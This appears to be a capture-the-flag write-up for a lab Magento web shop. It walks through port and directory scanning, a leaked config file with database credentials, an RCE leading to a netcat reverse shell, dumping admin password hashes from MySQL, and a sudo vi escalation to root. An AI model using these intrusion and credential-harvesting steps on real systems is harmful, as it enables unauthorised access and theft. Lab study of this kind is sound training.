


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.140 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 20:23 IST
Nmap scan report for 10.10.10.140
Host is up (0.39s latency).
Not shown: 64251 closed tcp ports (reset), 1282 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.05 seconds
```

2) Checked website





Magento

Software :

Magento is an open-source e-commerce platform written in PHP. Magento source code is distributed under Open Software License. Magento was acquired by Adobe Inc in May 2018 for \$1.68 billion. More than 150,000 online stores have been created on the platform. [Wikipedia](#)


3) Found credentials

```

:: Method      : GET
:: URL         : http://swagshop.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

3/8



```

* needs please refer to http://www.magentoocommerce.com for more information.
*
* @category    Mage
* @package     Mage_Core
* @copyright    Copyright (c) 2008 Irubin Consulting Inc. DBA Varien (http://www.varien.com)
* @license     http://opensource.org/licenses/afl-3.0.php Academic Free License (AFL 3.0)
*/
-->
-<config>
-<global>
-<install>
  <date>Wed, 08 May 2019 07:23:09 +0000</date>
</install>
-<crypt>
  <key>b355a9e0cd018d3f7f03607141518419</key>
</crypt>
<disable_local_modules>>false</disable_local_modules>
-<resources>
-<db>
  <table_prefix></table_prefix>
</db>
-<default_setup>
-<connection>
  <host>localhost</host>
  <username>root</username>
  <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
  <dbname>swagshop</dbname>
  <initStatements>SET NAMES utf8</initStatements>
  <model>mysql4</model>
  <type>pdo_mysql</type>
  <pdoType></pdoType>
  <active>1</active>
</connection>
</default_setup>
</resources>
<session_save>files</session_save>
</global>
-<admin>
-<routers>
-<adminhtml>
  <args>
    <frontName>admin</frontName>
  </args>
</adminhtml>
</routers>
</admin>
</config>

```


root:fMVWh7bDHpgZkyfqQXreTjU9

4) Found version information


```
<?xml version="1.0"?>
<package>
  <name>Lib_Magento</name>
  <version>1.9.0.0</version>
  <stability>stable</stability>
  <license uri="http://opensource.org/licenses/osl-3.0.php">OSL v3.0</license>
  <channel>community</channel>
  <extends/>
  <summary>Magento Library</summary>
  <description>Magento Library</description>
  <notes>1.9.0.0</notes>
  <authors><author><name>Magento Core Team</name><user>core</user><email>core@magentocommerce.com</email></author></authors>
  <date>2014-05-07</date>
  <time>14:07:16</time>
  <contents><target name="magelib"><dir name="Magento"><dir name="Autoload"><file name="ClassMap.php" hash="43b76c0cb3d1f6d0b6af42619b477859"/><file name="IncludePath.php" hash="53b684ef8efc2fb3fcd42e007483a20"/><file name="Simple.php" hash="64b6b46890f438b14421a376ebba6b35"/></dir><file name="Crypt.php" hash="686f467400553f9e85fffc40eb382b5"/><dir name="Db"><dir name="Adapter"><file name="Pdo"><file name="Mysql.php" hash="7743e63b863f7ec4b8435d0b81bd5d36"/></dir></dir><dir name="Object"><file name="Interface.php" hash="4744aaa9e6658202b4ed583d497360b3"/><file name="Table.php" hash="066061a7831e96c4f52fc45979a285a3"/><file name="Trigger.php" hash="a6e8fb71036d457c10ecd5a5262aab52"/><file name="View.php" hash="13070f9440be3e5d324d23aad51dd09"/></dir><file name="Object.php" hash="f32b66a9bb8ad59ead05a53991238760"/><dir name="Sql"><file name="Select.php" hash="93aa3129c9490053e699aa1ac8738e34"/><file name="Trigger.php" hash="9dda722773e317e0baef672cd1f3b24bf"/></dir><file name="Exception.php" hash="e1eaf12328cac7721f66e22fc046ad5"/></dir><file name="Profiler"><dir name="Output"><file name="Csv.php" hash="63bdc0d949d0dd45b9812578f3d1bbe"/><file name="Firebug.php" hash="9e9da1d00170b8fcdad6f6f370cd4bbc"/><file name="Html.php" hash="b6f3eeb3bd790ccc68a5b7405792e43"/></dir><file name="OutputAbstract.php" hash="8ec53d1c727280713bc24652a52a2ba7"/></dir><file name="Profiler.php" hash="fabf13093bbc9c7ef847363a61be74d"/></dir></target></contents>
  <compatible/>
  <dependencies><required><php><min>5.2.0</min><max>6.0.0</max></php></required></dependencies>
</package>
```

Vulnerability Assessment

1) Magento 1.9.0.0 is vulnerable to sql




2) It is also vulnerable to authenticated RCE




Exploitation

1) Exploited the vulnerability



2) Used rce exploit



```
(vigneswar@VigneswarPC)-[~/Downloads]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.140] 55646
www-data@swagshop:/var/www/html$
```

3) Enumerated mysql

```
www-data@swagshop:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 975
Server version: 5.7.42-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

4) Found password hashes

```
mysql> select * from admin_user;
```

| modified | user_id | firstname | lastname | email | logdate | lognum | username | password | reload_acl_flag | is_active | extra | rp_token | rp_token_created_at | created |
|---------------------|---------|-----------|----------|--------------------|---------------------|--------|----------|---|-----------------|-----------|-------|----------|---------------------|---------------------|
| 2019-05-08 07:23:09 | 1 | Haris | Swagger | haris@htb2swag.net | 2019-08-27 07:04:13 | 13 | haris | 8512c803ecf70d315b7a43a1c8918522:1BHK0A0G0ux8Ac4tcM1s5b1iD5BNnRjp | 0 | 1 | N; | NULL | NULL | 2019-05-08 07:23:09 |
| 2024-03-06 13:42:45 | 2 | Firstname | Lastname | email@example.com | 2024-03-07 16:41:27 | 55 | ypwq | f4c8e326312d5ddb79c04b408e55010a:rp | 0 | 1 | N; | NULL | 2024-03-06 13:42:45 | 2024-03-06 13:42:45 |

```
2 rows in set (0.00 sec)
```

Privilege Escalation

1) Found sudo privileges

```
www-data@swagshop:/var/www/html$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

2) Used vi cmd shell to get root
e130ae8a95d91f901a7e35bf8d87f6e3